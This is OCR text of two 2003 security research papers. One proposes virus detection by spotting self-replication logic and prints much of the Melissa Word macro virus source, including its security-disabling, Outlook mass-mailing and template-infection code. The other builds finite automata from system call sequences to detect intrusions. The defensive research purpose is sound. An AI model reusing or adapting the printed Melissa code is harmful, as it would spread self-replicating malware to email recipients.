The basic virus types each exist in a unique environment and must make use of available resources to implement self-replication, so the software environment has a significant impact on modes of self-replication. Boot sector viruses exist within the boot sector of a disk and are activated during the host computer's boot-up procedure. These viruses must make use of the software environment available at boot time, which consists of a set of basic input/output (BIOS) routines. Executable file viruses generally have the same access to operating system functions as their host program, and therefore can make full use of these functions to implement self-replication. Macro viruses operate within the specific set of operations provided by the macro language and must function in the environment provided by the interpreter. Worms exist completely within the environment of a specific application and must make use of the limited set of mechanisms available within the application.

The activation and spreading methods used by a virus also have a significant impact on its method of self-replication, which should provide a high likelihood of future activation. The virus can accomplish this by making a large number of copies of itself, by placing a small number of copies in highly selective locations, or by using several distinct methods of activation. The spreading method determines the basic mechanism available to the virus to implement self-replication. Methods of spreading include email, network file shares, manual transport by floppy disk, and Internet protocols such as HTTP and IRC.

3 Fundamentals of an Attack

In order to study malicious code, the fundamentals of operation need to be studied. Upon activation, a malicious program performs several operations. These operations are determination of environment, infection, replication and payload delivery. The Melissa virus, first detected in March 1999, will serve as an example here. Melissa is a Microsoft Word macro virus. It attacks when a user opens an infected Word document and spreads using electronic mail over the Internet.

The operating environment is very important for viral code. Since there are nearly unlimited combinations of operating system and user software installations in the world, it is important to determine some fundamental parameters in order to prevent detection and ensure that infection, replication and payload delivery occur flawlessly. Some examples of the types of information collected are the system path, determination of previous infection, operating system version, date, time and e-mail client software.

The first few lines of code show this operation within Melissa. In order to function properly, Melissa needs the security settings in Microsoft Word to allow it to execute freely. The settings are first detected then modified, if needed. After detecting and setting up the proper environment for execution, Melissa performs a check to see if it has already infected the host. If it has, the self-replication section of the code is skipped and it continues to infect non-infected files.

```
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> ""
Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo"
Then
```

It is typical for viruses to either not infect or propagate further upon detection of a previous infection. This prevents duplicate infections or even potential incompatibilities in multiple infection operations. However, if the virus has determined that it is on a "virgin" system, it infects the host and begins either replication or infection. Melissa performs self-replication immediately upon determination of first execution.

Here, additional environmental information is obtained and if the conditions are met, in this case determining if the e-mail client is Microsoft Outlook, self-replication begins. The code snippet below shows the self-replication portion of Melissa.

```
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't
show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
End If
```

Melissa sends e-mail with the subject "Important Message From <Username>" to the first fifty entries in every address book that the user executing the virus has access. In the message, the document containing the Melissa virus is attached. Unfortunately for the computing community, e-mail is one of the quickest methods of transmission. Unsuspecting users would receive the e-mail, open the attachment and proceed to infect themselves.

The rate of self-replication varies depending on the mechanism of infection. If a virus infects a host from a floppy disk boot sector, the infection rate is relatively slow,

requiring humans to physically transport and deliver the media from machine to machine. Network based replication is often the fastest. Many Trojan horses immediately spread after infection without any requirements of user activation while others are software executables named after attractive sports figured requiring. Invariably hostile code that requires user intervention spread slower than code that does not.

The next stage of the Melissa virus is infection. The code segment below shows the infection portion of the Melissa virus.

```
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1


Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") =
False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
```

During infection, the Melissa virus sets a permanent key within the operating system to indicate that the system has been infected and proceeds to infect the default document template for Microsoft Word and the current document if it is not already

infected. The current document would not already be infected if it has just been created within Microsoft Word, however, the default document template would be opened.

With other viruses, system files may be modified, replaced, or deleted; network drives are often a target, infecting files shared amongst multiple users. The virus may attach parts of itself to system executables or the hard disk boot sector to ensure repetitive execution. When infection simply consists of mass copying of the virus code in whole it is hard to separate that from self-replication. In fact, many viruses don't infect a system in a conventional means. Some just sprinkle themselves throughout the file system expecting the computer's operator to unsuspectingly re-invoke the virus at some future time. Therefore, the only real difference between self-replication and infection is that self-replication is the copying of the viral code from the host currently executing it to another target host.

Once a host is infected, it may continue to self-replicate throughout its life, or it may lie dormant waiting to deliver its payload. The payload in Melissa is quite simple the code segment is below.

```
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus
triple-word-score, plus fifty points for using all my letters.  Game's over.
I'm outta here."
End Sub
```

Melissa inserts the text "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here." into the opening document whenever the day of month is equal to the minute of the hour. Many viruses are not as nice; they can send sensitive information to various remote hosts to quite severely damaging files and data.

4 The Essence of the Proposed Approach

A computer code, either legitimate or malicious, first takes the form of a binary sequence that is interpreted as instructions for operations to be performed. These may be high-level instructions, such as those used in script languages, or low-level machine language instructions. The "alphabet" of instructions contains a finite number of "letters" whose proper sequence constitutes appropriate directions for computer operations. In many instances, malicious codes are partially encrypted. During the execution, they decode the encrypted parts and eventually form the sequence of executable macro commands.

Existing anti-virus programs implement a simple but reliable approach for the detection of computer viruses. They utilize a library of virus definitions that contains "samples" of the binary sequences of all known viruses in the same way that the peptides of immune cells contain "samples" of the genetic sequences of all antigens ever encountered by the biological organism. When the computer code in question arrives, the anti-virus software attempts to match "slides" of the new code to the existing samples in its library. Finding a "perfect match" triggers the appropriate actions of the anti-virus program. Although this approach is sound, it cannot detect a new, previously undocumented virus, and is thus dependent on updates to its library.

This approach presents an attempt to go beyond "sample matching." The intention is to concentrate efforts on the detection of the one generic feature of all computer viruses, the "gene of self-replication," which is typically present in computer viruses and virtually unknown in legitimate software. This task will be performed not on binary sequences, but on sequences of instructions that can be understood as letters in an alphabet (the approximate number of letters in the alphabet is very close to the total number of instructions), with the understanding that although self-replication can be achieved in a number of ways, this number is finite and is believed not to exceed 50. Therefore, the search for the "gene of self-replication" can be understood as the search for particular words on the array of letters, almost like a crossword puzzle with the following peculiarities.

First, instructions form multiple strings with a well-defined order of execution. This feature simplifies the task by eliminating concern over the position of particular words (strings of interest): all words are positioned along the string and should be read from left to right, in the order of execution.

Second, the string of instructions, for example, forming the word "*replication*" that represents a particular self-replication procedure does not have to be continuous. In the process of execution, the self-replication task can be temporarily interrupted to perform malicious or auxiliary subtasks, for example a display of offensive messages. This makes the search more difficult. It requires the search to expand from finding the word "*replication*" as a continuous string of letters to searching for a letter "*r*" that is eventually followed by letter "*e*" that is eventually followed by letter "*p*", etc. Fortunately, there are some decryption and deciphering techniques that could be utilized for this problem.

Third, malicious code can arrive partially encoded and decode itself prior to execution, which presents a serious challenge for any virus detection method. This difficulty, however, could be addressed through periodic interruption of the execution of the code in question and analysis of the composition of the executable image. Another approach implies the monitoring and analysis of the sequence of macro commands presented for execution.

Although there are questions about the feasibility of detecting a computer virus by subjecting its code to a cryptographic analysis, this approach concentrates on a very narrow task: the detection of a particular feature of a malicious code, its "gene of self-replication." In addition, the proposed detection procedure will analyze not a "static" file containing the code in question, but the sequence of executable instructions that evolves during the execution of the code. Finally, a probabilistic approach resulting in the computation of the conditional probability of maliciousness subject to particular features discovered in the executable code can be utilized. Indeed, while according to [2] sufficient conditions for the detection of computer viruses may not exist in the mathematical sense, this approach is aimed establishing the necessary conditions and then utilizing these conditions for the development of instrumental, general-purpose, anti-virus software capable of detecting new, previously unknown, computer viruses.

First, several typical sequences of instructions that implement the task of self-replication will need to be established. These sequences will constitute the set of "words" or "patterns" that would provide evidence that the code may be a computer virus. Constructing a number of alternative self-replication procedures and subjecting them to special analyses/parsing in order to detect their generic semantic features will accomplish this task. At the same time, known computer viruses will be subjected to analyses aimed at the detection of their "gene of self-replication" and will attempt to

establish some generalized self-replication patterns. An attempt will then be made to perform segmentation and representation of these patterns by a sequence of higher-order tasks (such as "exploring the environment", "target detection", "code duplication", etc.).

Second, analyses of known malicious codes will be performed aimed to determine probabilities for particular self-replication patterns and the components of these patterns in such codes. Assume that W_{jk} is a random event defined as the "presence of segment #j of the self-replication pattern #k in a computer code", and E_L is the random event defined as the "computer code in question is a malicious code of type #L" (boot-viruses, file viruses, macro viruses and viruses on script languages, computer worms, etc.). There will be an interest in the estimation of conditional probabilities $P\{W_{jk} / E_L\}$ for all j, k, L [3]. These probabilities will be invaluable in establishing virus detection rules.

Third, since the self-replication pattern could be encrypted in a malicious code, rather than included explicitly, it is important to define an efficient decryption approach. In this case, several questions need to be researched: Is it possible to perform the decryption before the code is executed? Could this task be performed during the code execution but before the self-replication task has been completed? Could a sandbox type environment be created to facilitate the detection of the self-replication pattern? Some computer viruses are deployed in a partially encoded form and self-decode during execution; could the presence of self-decoding be utilized as evidence of maliciousness? Immunology provides examples of very successful detection/ recognition approaches [4]; could some of these approaches be explored?

The Bible Code [5] is fascinating in how it presents examples of historical events encrypted in the text of the Old Testament. The strongest argument against the feasibility of the described general prediction approach is obvious: in order to detect the event encrypted in biblical text one has to know what to look for. In this case, it is known exactly what to look for: the "gene of self-replication" in one of its few existing mutations.

5 High Level Analysis of Code

In the case of non-encrypted viral code, like Melissa, the detection of the self-replication mechanism is relatively straightforward. In fact, many recent viruses are scripts that are distributed as e-mail attachments. The script itself serves as the source code for the virus. One simply needs to follow the execution path of the code to determine the elements that provide for infection, replication and payload delivery. A graph of the code could be developed which would contain the "gene of self-replication".

Within Melissa, some of the elements of the gene of self-replication are relatively obvious. It is rare for an application to open the user's address book and mail itself to each entry. Distributing the elements of the self e-mailing operation throughout the code of the virus can easily cloak this simple detection. Writers of viruses often disperse the components required for self-replication throughout the code. This is, in a way, a primitive form of encryption, preventing simple analysis from determining the precise mechanism for one or all of the various cycles of the viral code.

Conceptually, the detection of a "gene of self-replication" dispersed in a string of commands is a straightforward task. Analyzing all possible code paths and loops within the executable code would perform the detection of the self-replication element. This technique would function at the source code or machine code level and would be done prior to its execution. This analysis will be aimed at the establishment of possible paths and loops within the graph of the code. Figure 1 below illustrates this problem. It could be seen that the code comprises several paths and a loop containing word "replication". Many viral codes are available in source code format.




Fig. 1. Example graph of computer code showing the distributed word "replication"

5.1 Dealing with Encrypted Codes

The analysis of viral code is further complicated if the code is encrypted or encoded. In many cases, this functionality is normal and expected. For example, self-extracting compressed archives fall within this category. At execution, the contents of the archive are decompressed onto some destination media. Since this form of operation, on its own, is not indicative of viral code, some other technique must be created to actually "watch" the code during execution. Upon the detection of the self-replicating element, the executing code should be stopped or frozen until further examination can be made.

Most modern operating systems were designed under an assumption that none of the user supplied code can be trusted to execute properly without interfering with other components of the operating system or other concurrently running applications. Consequently, a trusted piece of software, the kernel, creates an environment for each application that is unique and separate from every other application. In order to prevent corruption of the operating system, each application is executed in a lower privilege mode than the kernel. When an application is executed in this reduced privilege state, it is said to be in user mode. When the kernel is executing, in the higher privilege mode, it is said to be in kernel mode.

For the proper operation of any useful application, there are many operations that cannot be performed in user mode. For example, most input/output (I/O) operations require access to physical hardware such as video devices, network cards or disk

drives. Since these components are shared amongst applications and the operating system, the kernel must restrict direct access. In order for a user mode application to perform these functions, the application must cause a switch to occur from user to kernel mode with all of the proper information to perform the operation for the user mode application. The user/kernel mode boundary is a good place to put a monitor for code execution.

Since, by definition, replication requires I/O operations to complete, obviously monitoring all I/O requests of non-trusted executables would be a starting point for this analysis. It is likely that further kernel mode operations would need to be studied. These could include functions that allow for memory allocation, environment determination, and access to other processes. From this monitoring, a graph of the code could be created with only the minimum required components of analysis. The graph of the code could potentially contain the same information as the graph obtained from above, except that it would be produced in run-time.

The danger of analyzing the code using this technique is that the code would be allowed to execute freely on the system. For optimum safety, the code should be run in a sandbox environment. The disadvantage of this is that a clever programmer could potentially detect that it is in this environment and not decode or decrypt the viral payload, thereby preventing the analysis.

5.2 Dealing with Dynamically Modified "Good" Code

As systems become more complex, so does the programming behind the applications. Many known "good" applications and operating system components have known bugs and, as yet, unknown weaknesses. Although there is an effort to eliminate these bugs, viruses and worms usually can exploit many of them before systems administrators can apply the appropriate patches or fixes or the programmers can find a correct them. Therefore it is not safe to say that specific pieces of code that were once "good" will remain good. In fact, many of these worms affect code while it is executing, dynamically changing the operation of the code.

To make matters worse, many of these bugs can be taken advantage of remotely. Applications that perform many of the required network functions, such as, e-mail delivery, domain name services and web page services are all potentially prone to attacks. Many of these applications run unchecked with "super user" privileges. When these bugs are exploited they can wreak havoc on computer networks. In the summer of 2001, Code Red targeted Microsoft IIS servers. The worm infected hundreds of thousands of servers before the nature of the worm was understood.

It is only possible to monitor these types of code in run-time. Any technique designed to monitor these codes cannot have a serious performance penalty. Many of these applications operate in a high demand environment having to fulfill thousands of requests per minute. Detection of a code malfunction and an attempt to replicate needs to be done in near real time as once the payload is delivered, the target host is most likely instantly infected and targeting other hosts.

Conclusion

In order to counterattack the many assaults against the world's complex network of computers, more proactive and non-reactionary schemes for protection need to be developed. There are very few security applications that can detect an attack from a previously unknown assailant. This approach offers the ability to detect the "gene of self-replication" of any given piece of code.

The reason for choosing the mechanism of self-replication as the detection criteria is that most non-malicious code has no reason to propagate itself and malicious codes must. Even as virus writers mutate existing code or create new complex code, the need to spread from host to host remains. Determining the genotype of self-replication is no simple process as the applications must be either decoded or watched until detection. Furthermore, no method of detection is perfect. While this is an attempt to find all methods of self-replication, there may be new techniques in virus writing that will thwart this effort.

References

1. Skormin, V.: A Biological Approach to System Information Security (BASIS). A New Paradigm in Autonomic Information Assurance. CONTRACT #30602-01-0509. Report to the AFRL at Rome NY. Binghamton NY (2002)
2. Leitold, F.: Mathematical Model of Computer Viruses. EICAR 2000 Best Paper Proceedings. (2000) 194–217
3. Skormin, V., Summerville, D., Moronski, J., and Sidoran, J.: Application of Genetic Optimization and Statistical Analysis for Detecting Attacks on a Computer Network. Proceedings of the Real-time Intrusion Detection NATO Symposium, May 27–29, Lisbon, Portugal (2002)
4. Tarakanov, A. O., Skormin, V. A., Sokolova, S. P.: Immunocomputing. Principles and Applications, Springer, New York, NY (2003)
5. Michael Drosnin: The Bible Code. Simon & Schuster, New York, NY (1997)

Automatic Generation of Finite State Automata for Detecting Intrusions Using System Call Sequences*

Kyubum Wee[1] and Byungeun Moon[2]

[1] Ajou University, Suwon, S. Korea 442-749
kbwee@ajou.ac.kr
[2] SitecSoft, Seoul, S. Korea 135-090
lovtea@sitecsoft.com

Abstract. Analysis of system call sequences generated by privileged programs has been proven to be an effective way of detecting intrusions. There are many approaches of analyzing system call sequences including N-grams, rule induction, finite automata, and Hidden Markov Models. Among these techniques use of finite automata has the advantage of analyzing whole sequences without imposing heavy load to the system. There have been various studies on how to construct finite automata modeling normal behavior of privileged programs. However, previous studies had disadvantages of either constructing finite automata manually or requiring system information other than system calls. In this paper we present fully automatized algorithms to construct finite automata recognizing sequences of normal behaviors and rejecting those of abnormal behaviors without requiring system information other than system calls. We implemented our algorithms and experimented with well-known data sets of system call sequences. The results of the experiments show the efficiency and effectiveness of our system.

1 Introduction

Intrusion detection techniques can be broadly classified into two classes: misuse detection and anomaly detection. Misuse detection tries to find signatures of intrusion by looking up the known patterns of attack. Anomaly detection maintains normal patterns of behavior and issues an alarm when the system being monitored shows abnormal behavior. Anomaly detection techniques are studied actively, because they have the advantage of being able to detect previously unknown patterns of intrusions.

One of the most important factors of anomaly detection is how to profile normal behaviors. In particular, it should be able to accommodate normal behaviors that are not directly observed while the patterns of normal behavior are collected.

There are many techniques of profiling normal behavior including statistical approach [3, 7, 9, 10, 14], neural networks [2], and Hidden Markov Models (HMM) [17]. Forrest introduced the technique of analyzing system call sequences [4, 6, 17]. It maintains the database of normal sequences of fixed length. It gives an alarm if the difference between the sequence being monitored and the one in the database exceeds the given threshold.

* This work was supported partly by the Brain Korea 21 Project and partly by the Institute of Information Technology Assessment research project C1-2002-088-0-3.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 206–216, 2003.

There have been studies on modeling normal behavior using finite state automata [8, 12, 16]. The sequences recognized by the finite automaton are considered normal behavior, and those rejected are considered abnormal. The advantages of finite automata over the sequences of fixed length are that they can recognize infinitely many sequences and that they can learn to recognize new patterns through training. However, the procedure of constructing finite automata has been done manually. In this paper, we present algorithms to automatically construct finite automata recognizing normal behavior, and show the performance and efficiency of the system through experiments and analysis.

2 Related Works

Forrest et al. introduced the use of system call sequences to model program behaviors [4, 6, 17]. They extract the short sequences of fixed length from the long sequence of system calls generated by processes, called N-grams, and maintain the database of such sequences. When a program is monitored, the N-grams are extracted and matched against the ones in the database of normal sequences. If the miss ratio exceeds the given threshold, a warning is issued. The use of system call sequences has been proven to be a very effective way to intrusion detection. However, since short sequences of fixed length are used, the intruder can dodge detection by carefully inserting spurious system calls within the fixed window size in order not to exceed the threshold.

Wagner et al. use finite automata to represent the result of profiling normal behavior of programs using static analysis of programs [16]. Since this approach analyzes the source code of the program, it has difficulty in modeling various processes generated at runtime.

Sekar et al. examine the program counters where the system calls are made [12]. States and edges of finite automata are labeled by program counters and system calls, respectively. This approach facilitates the construction of finite automata, but has difficulty in stack traversal and dealing with fork/exec to trace program counters.

Kosoresow et al. substitute macros for frequently occurring substrings of the system call sequence, and then construct finite automata recognizing the system call sequences generated by processes [8]. By introducing macros the system call sequences become shorter, and consequently the resulting automaton becomes smaller. This approach has neither the weakness of the N-gram method nor the difficulty of tracing program counters. However, the procedure of selecting macros and constructing finite automata are carried out manually using human insight and intuition. In this paper, we present our study on how to automatically select macros and construct automata.

3 Automatic Generation of Finite Automata

We construct finite automata that model normal behavior of programs. In the profiling stage, the sequences of system calls made by the processes are collected. Then a finite automaton recognizing these sequences is constructed. Once the finite automaton is constructed, it is used to monitor the executions of the program. If the sequences of the system calls made by the processes are accepted by the finite automaton, then the

behavior of the program is considered to be normal. If some of the sequences are rejected by the automaton, then the program is believed to behave abnormally and an intrusion is suspected.

We construct the finite automata through three stages. Firstly, frequently occurring substrings of system call sequences are selected and replaced by macros. This procedure is to shorten the lengths of the sequences and consequently to reduce the size of the resulting finite automata. Another positive effect of designating macros is that any intrusion resulting in alteration of the substring corresponding to a macro will be detected. Secondly, the sequences are aligned in such a way that the substrings occurring commonly across several sequences are positioned at the same columns. Thirdly, a finite automaton recognizing these aligned sequences is constructed.

3.1 Macro Selection

To select macros we used an algorithm for finding the substrings that occur more than given number of times in the string [15]. This algorithm makes use of the data structure called *suffix trie*. Suffix tries are slightly different from suffix trees in that each edge is labeled by only one symbol [5].

A suffix trie of a string is constructed after the special symbol \$ is attached to the end of the string. In a suffix trie, the labels along the path from the root to a leaf node represent a suffix of the string. Hence a path from the root to an internal node *N* represents a substring *w*, and the number of leaf nodes in the subtree whose root is *N* is equal to the number of occurrences of *w* in the string. For example, in figure 1, the suffix trie tells that the substring *ca* occurs twice in the string *acabca*. Note that the path from the root to node *N* is labeled *ca*, and the subtree with root *N* has two leaf nodes.

By making use of the fact just mentioned above, we can compute the frequency of every substring. Then we compute the amount of reduction that can be obtained by replacing every occurrence of the given substring by a macro. We select the one that brings the most reduction on the sequence length to be a macro and replace every occurrence of the substring by the macro. This procedure is repeated until there is no more reduction of sequence length.




Fig. 1. Suffix trie of *acabca*

3.2 Multiple Sequence Alignment

Sequence alignment is to place the same symbol in different sequences at the same position as much as possible by putting gaps between symbols. The purpose of sequence alignment is to measure how similar the given sequences are. It is a frequently occurring and much studied problem in text processing and computational biology [5]. For example, see figure 2 [13]. More formally, a pair of aligned sequences is assigned the score, which is the sum of the scores of every pair of symbols that are at the same position in the pair. The objective of alignment of two sequences is to maximize the score, and the objective of alignment of multiple sequences is to maximize the sum of the scores of all the pairs of the sequences.

Two symbols at the same position is usually assigned a positive score if two symbols are the same, a negative score if they are different or one is a symbol and the other is a gap. For example, the score of two symbols a or b can be defined as follows: $s(a,b) = +1$ if $a = b$, $s(a,b) = -1$ if $a \neq b$,

$s(a, \_) = -2$, $s(\_, a) = -2$, $s(\_, \_) = 0$, where _ represents a gap.

With the above scoring scheme, the score of the fourth and the fifth string in figure 2 is +1-1-1-1-1+1-2-2-2+0+0 = -8. The score of the multiple alignment of all the five strings is the sum of the scores of the all the 10 pairs of strings.




Fig. 2. Multiple sequence alignment

To align a pair of sequences there is a well-known quadratic time dynamic programming algorithm [1]. Unfortunately, if there are k strings of length n, the natural generalization of the algorithm for pairwise alignment takes $\Theta(n^k)$ time, and furthermore the exact alignment problem has been proven to be NP-complete [5]. Hence we used the approximation algorithm called *center star method* [13]. The center star method has the error ratio of 2, in other words, it produces the alignment whose score is guaranteed to be less than twice the score of the optimal alignment [5].

The center star method proceeds in three stages as follows:

1. For each string *s*, perform pairwise alignment between *s* and each of the other strings and sum up the scores. Take the string *c* that maximizes the sum as the *center*.
2. Perform pairwise alignment between *c* and each of the other strings.
3. Perform multiple alignment starting from *c* and adding the other strings one by one using the result of the pairwise alignment in step 2, keeping the principle that "once a gap, always a gap".

Figure 3 through figure 6 illustrate the center star method by showing the intermediate steps of multiple sequence alignment in figure 2 [13].

S1: ATTGCCATT
S2: ATGGCCATT
S3: ATCCAATTTT
S4: ATCTTCTT
S5: ACTGACC

Fig. 3. Sequences

	S1	S2	S3	S4	S5	Sum
S1	-	7	-2	0	-3	2
S2	7	-	-2	0	-4	1
S3	-2	-2	-	0	-7	-11
S4	0	0	0	-	-3	-3
S5	-3	-4	-7	-36	-	-17

Fig. 4. Sum of scores

S1 : A T T G C C A T T
S2 : A T G G C C A T T

S1 : A T T G C C A T T - -
S3 : A T C - C A A T T T T

S1 : A T T G C C A T T
S4 : A T C T T C - T T

S1 : A T T G C C A T T
S5 : A C T G A C C - -

Fig. 5. Pairwise alignments with the center

S1 : A T T G C C A T T - -
S2 : A T G G C C A T T - -
S3 : A T C - C A A T T T T
S4 : A T C T T C - T T - -
S5 : A C T G A C C - - - -

Fig. 6. Result of center star method

3.3 Generation of Finite Automata

A finite automaton modeling normal behavior of a program is constructed from the result of the multiple sequence alignment. First, any symbol *s* -either a system call or a macro- that repeats many times in consecutive positions is replaced by s+ and converted into a state with the self-loop. Then the finite automaton is constructed by following the rule that the same symbols at the same position in different sequences lead the automaton to enter the same state. The gap symbol is treated as the same way as the other regular symbols. Figure 7 shows the finite automaton constructed from the result of multiple sequence alignment in Figure 6.




Fig. 7. Finite automaton constructed from Fig. 6

Once a finite automaton is constructed, the system call sequences generated by execution of programs are monitored. Basically, a sequence is considered normal if it is accepted by the automaton, and abnormal if rejected. But such a clear-cut criterion is too strict to tell normal behavior from abnormal. Hence we adopted the following scoring scheme. Every time the current symbol in the sequence causes a legitimate move from the current state, the sequence gets a certain positive point. Every time the automaton makes a gap-move, a certain amount of points is subtracted. If the automaton cannot make a move with the current symbol, it skips the current symbol and some points are subtracted. If the accumulated points at the time when the automaton reaches its final state is over a predefined threshold, the sequence is considered to be normal. Otherwise it is considered as abnormal.

For example, assume that a legitimate move is worth 3 points, a gap-move is worth –1 point, skipping a symbol is worth –3 points, and the threshold is 0. Then the sequence ATCCTCATT gets +3+3+3-1+3-3+3+3+3+3-1-1 = 18 points by the automaton in Figure 4, and it is considered as normal.

From the way the score of a sequence is computed, it can easily be observed that the finite automaton does not have to be actually built. The result of the multiple alignment serves as the finite automaton. Hence there are not needs for the extra space for storing the finite automaton. The result of multiple sequence alignment will do.

4 Experiments

We implemented our system on a Pentium 3 500 MHz processor with Windows 2000 server operating system in Microsoft C# language. We experimented with the system

call sequences generated by the *sendmail* program and *lpr* program [18]. We also implemented Forrest's N-gram method with the length of short sequences being 10 and threshold value being 0.2, and compared the performance with our finite automaton method.

4.1 *Sendmail* Program

Sendmail program provides 147 sequences of normal behavior and 34 sequences of abnormal behavior. We used 100 sequences out of 147 normal sequences for modeling the normal behavior of the program, the remaining 47 sequences to test the false positive rate, and 34 abnormal sequences to test the detection rate.

The data consist of pairs of process id number and the system call number the process made. First we separate these pair and collect again as a sequence of system calls for each process, and add 0 to the end of each sequence to signify the end of a sequence. Figure 8 shows a sample of system call sequences. There are many cases where different processes have identical system call sequences. These identical sequences are eliminated leaving only one sequence. These sequences can be divided into three groups by their prefixes as Figure 9 shows.

```
105 104 104 106 105 104 104 106 … 0
1 5 5 5 5 5 0
105 104 104 106 105 104 104 106 1 … 0
4 2 66 66 4 138 66 5 23 45 4 27 66 … 0
```

Fig. 8. System call sequences of processes

```
G1 : 105 104 104 106 105 104 104 …
G2 : 1 5 5 5 5 5 …
G3 : 4 2 66 66 4 138 66 …
```

Fig. 9. Three groups

